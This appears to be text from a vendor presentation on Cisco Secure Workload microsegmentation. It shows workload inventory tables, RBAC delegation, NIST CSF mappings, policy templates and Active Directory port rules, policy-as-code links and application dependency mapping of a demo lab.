
18 of 18 inventory

Namespace	Service Name	Service Type	External orchestrator Name
sock-shop-panoptica	rabbitmq	ClusterIP	TME On-Prem Kube
kube-system	kube-dns	ClusterIP	TME On-Prem Kube
sock-shop-panoptica	payment	ClusterIP	TME On-Prem Kube
sock-shop-panoptica	front-end	NodePort	TME On-Prem Kube
sock-shop-panoptica	carts	ClusterIP	TME On-Prem Kube
Common	dev-siwapp-web	LoadBalancer	F5-Orch
sock-shop-panoptica	carts-db	ClusterIP	TME On-Prem Kube
sock-shop-panoptica	catalogue-db	ClusterIP	TME On-Prem Kube
sock-shop-panoptica	user	ClusterIP	TME On-Prem Kube
sock-shop-panoptica	user-db	ClusterIP	TME On-Prem Kube

Workload Inventory

Delegation of Policies (RBAC)


Persona-Based Policy Delegation



Delegation of Policies (RBAC)

- A user can have any number of roles. Roles can have any number of capabilities.
- Roles contain sets of capabilities.
- Custom roles can be defined for different personas in customer organizations.
- Roles can be mapped to a scopes based on organizational structures:
 - Infosec team role may have root scope level access,
 - Cloud team role may have cloud scope access
 - NetSec team role may have datacenter scope level access
 - Application owner role can have application scope level access.

Dynamic Policy Engine



Use-Cases

1. Policy Definition and Validation
2. Policy Enforcement
3. Policy Compliance and Decommission

Proactive and Reactive Risk Management

Identify

Asset Management (AM)

ID.AM-1 – Inventory devices/systems
 ID.AM-2 – Inventory software
 ID.AM-3 – Map and maintain network flows
 ID.AM-4 – Identify external systems
 ID.AM-5 – Classify systems for criticality/value

Risk Assessment (RA)

ID.RA-1 – Identify vulnerabilities
 ID.RA-2 – Ingest Threat Intelligence

Protect

Technology Infrastructure Resilience (IR)

PR.IR-1 – Segment network to prevent lateral movement

Detect

Continuous Monitoring (CM)

DE.CM-1 – Monitor network flows and services
 DE.CM-9 – Monitor workloads for adverse events

Respond

Incident Mitigation (MI)

RS.MI-1 – Contain/Quarantine incidents
 RS.MI-2 – Implement Compensating controls

[NIST CSF 2.0](#)

[NIST CSF 2.0 Examples](#)

Fully Automate Your Policy Lifecycle!

Comprehensive and Dynamic Policy Engine

Policy Decommission


- Automatic Removal of policies

Policy Compliance

- Real-time policy compliance
- Policy deviation alerting/rectification

Policy Enforcement

- Consistent policy continuously updated
- End-to-end policy enforcement




Policy Discovery/Definition

- Define Guardrail policies
- Discover Application policies
- Deploy “Policy as Code”

Policy Simulation/Validation

- Policy analysis/simulation
- Investigate what-if scenarios

Policy Definition and Validation



Policy Definition – Types

Guardrail Policies

- Intent-based
 - **Security/Mandates** policy boundaries
- Definition
 - Manually
 - **Policy Templates**

Application Granular Policies

- Intent-based
 - **Ringfencing** application workloads policy
 - **Microsegmentation** of application workloads
- Definition
 - Manually (Ringfencing)
 - Automatically using **Policy discovery**

Policy as Code

- Intent-based
 - **Programmable** policy automation
 - **AppSec/DevSecOps** focus
- Definition
 - OpenAPI
 - Terraform
 - Ansible
 - CI/CD pipeline

Policy Templates

Policy Templates

Allow HTTP/HTTPS and SSH

4 Suggested Policies

[Preview](#)

Internet to Data Center (DENY 22, 3389)

2 Suggested Policies

[Preview](#)

Management to Data Center (ALLOW 123, 53)

2 Suggested Policies

[Preview](#)

Multi-Tier Application with Management

4 Suggested Policies

[Preview](#)

Jumphost to Data Center (ALLOW 22, 3389)

2 Suggested Policies

[Preview](#)

NonProd to PROD (DENY 1433)

1 Suggested Policy

[Preview](#)

Domain Controllers

26 Suggested Policies

[Preview](#)

Exchange

7 Suggested Policies

[Preview](#)

Invoice-App

Primary Workspace

...

Datacenter-SJC-14 : Production : InvoiceApp

X

Parameters

Data Center

Root : CSW-SBG-Org : Datacenter-SJC-14

X

Domain Controllers

Shared Services : AD-DNS

X


Policies

26 Suggested Policies


Rank [1]	Priority [1]	Action [1]	Consumer [1]	Provider [1]	Protocol [1]	Port [1]
Default	100	ALLOW	Shared Services : AD-DNS	Root : CSW-SBG-Org : Datacenter-SJC-14	TCP	49152-65535
Default	100	ALLOW	Shared Services : AD-DNS	Root : CSW-SBG-Org : Datacenter-SJC-14	UDP	49152-65535
Default	100	ALLOW	Shared Services : AD-DNS	Root : CSW-SBG-Org : Datacenter-SJC-14	TCP	53 (DNS)
Default	100	ALLOW	Shared Services : AD-DNS	Root : CSW-SBG-Org : Datacenter-SJC-14	UDP	53 (DNS)
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	Shared Services : AD-DNS	TCP	88 (Kerberos)
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	Shared Services : AD-DNS	UDP	88 (Kerberos)
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	Shared Services : AD-DNS	TCP	445 (Microsoft-ds)
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	Shared Services : AD-DNS	TCP	464
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	Shared Services : AD-DNS	UDP	464
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	Shared Services : AD-DNS	TCP	636 (LDAP Secure)
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	Shared Services : AD-DNS	TCP	3268 (LDAP Global Catalog)
Default	100	ALLOW	Root : CSW-SBG-Org : Datacenter-SJC-14	Shared Services : AD-DNS	TCP	3269 (LDAP Global Catalog SSL)

Policy as Code


<https://github.com/CiscoDevNet/terraform-provider-secureworkload>




<https://galaxy.ansible.com/ui/repo/published/cisco/secureworkload/>



CI/CD Pipeline



Policy update triggers the CI/CD pipeline action



Ansible playbooks or Terraform scripts can be run at appropriate CI/CD pipeline stages





Secure Workload takes the appropriate action

Policy Discovery and Policy Analysis

Automatically generated policy based on application behavior

ID.AM-3
DE.CM-1

- A key challenge with the microsegmentation journey is managing the policy lifecycle
- **ADM** (Application Dependency Mapping) is fundamental in the journey
- Using an application dependency map as a blueprint, Secure Workload automatically generates the microsegmentation policy
- **Policy Deviations** can be easily identified and corrected before enforcement with **Policy Analysis**



Policy Discovery and Policy Analysis

Automatically generated policy based on application behavior

- Discover policies for up to 1 year worth of traffic flows
 - Discover clusters for app-specific (child) scopes
 - Discover policies for scope-to-scope communications at higher (parent) scope
 - Policy discovery algorithm is flexible! Tune it as required or leverage the default config!
- Verify your current policy against past traffic (beyond traffic flow search retention) with "Run Experiment"
 - Useful to verify seasonal flows or suspect attacks in the past

Discover policies for a branch of the scope tree



Discover policies for all workloads in the scope you choose and all descendant scopes.
(You will typically choose a scope at or near the top of your scope tree.)
Use this option to quickly generate coarse policies for a large segment of your network.

Discover policies for a single scope



Discover policies only for workloads in this scope that are NOT also members of this scope's child scopes.
(You can discover policies for those scopes separately.)
Use this option to generate more refined policies, typically for scopes at the bottom of your scope tree.

Automatically Discover Policies

✓ Policy Generation — 2 Time Range — 3 Configuration

Select time range ⓘ

Jan 12 7:00am - Jan 12 1:00pm ▼

Range: 1 hr 6 hr 1 day 1 wk Max (~a month) Custom

From: 12/01/2024, 07:00:00 To: 12/01/2024, 13:00:00 Apply

Application Dependency Mapping


Application Workloads Classification and Policy Discovery

ID.AM-3
DE.CM-1



Application Dependency Mapping

Policy Discovery of Clusters – Behavior-Based and ML Grouping




Cluster	Cluster Actions	Name	Description	Query
prod-siwapp-app		prod-siwapp-app		Hostname contains prod-siwapp-app
Services 0 Pods 0 Workloads 3 IP Addresses 0 Neighbors 1				
3 of 3 inventory				
		Orchestrator Type ↑↓	Hostname ↑↓	Address ↑↓ OS ↑↓ * Environment ↑↓ * Location ↑↓
		vCenter	prod-siwapp-app-3	192.168.1.6 CentOS Production Datacenter
		vCenter	prod-siwapp-app-2	192.168.1.5 CentOS Production Datacenter
		Infoblox, vCenter	prod-siwapp-app-1	192.168.1.4 CentOS Production Datacenter

Cluster	Cluster Actions	Name	Description	Query
prod-siwapp-db		prod-siwapp-db		* orchestrator_system/machine_name contains prod-siwapp-db
Services 0 Pods 0 Workloads 4 IP Addresses 0 Neighbors 1				
prod-siwapp-haproxy-db-1				

Application Dependency Mapping

Policy Discovery of Inventory Filters – Expose Only What is Required!

ID.AM-3
DE.CM-1



Filter Actions Query

prod-siwapp-frontent-lb

*** orchestrator_system/dns_name = finance.tme-csw.lab.**

[View Filter Details](#)

Services **0** Pods **0** Workloads **1** IP Addresses **0**


1 of 1 inventory

	Orchestrator Type ↑↓	* orchestrator_system/dns_name ↑↓	* orchestrator_system/machine_name ↑↓
	dns, infoblox, vCenter	finance.insbu.lab., finance.tme-csw.lab.	prod-siwapp-haproxy-app-1, prod-siwapp-haproxy-app-1.demc

Application Dependency Mapping

Policy Discovery – User Identity Microsegmentation on Workloads!

ID.AM-3
DE.CM-1



Scope	Full Name	Primary App	Query
Finance Users	Root:CSW-SBG-Org:Campus:Finance Users	Invoice-App	* LDAP_memberOf contains Finance or * ISE_tag contains Finance

View Scope Details

Services 0 Pods 0 Workloads 2 IP Addresses 2

2 of 2 inventory

Address ↑↓	* ISE_tag ↑↓	* LDAP_memberOf ↑↓
10.40.100.56	Finance_Users	CN=RDS - All Devices Access,OU=Groups,OU=INSBU,DC=insbu,DC=lab, CN=RDS - Local Admin,

Note: No Agent or AnyConnect

Scope	Full Name	Query
Sales Users	Root:CSW-SBG-Org:Campus:Sales Users	* LDAP_memberOf contains Sales or * ISE_tag contains Sales

View Scope Details

Services 0 Pods 0 Workloads 1 IP Addresses 1

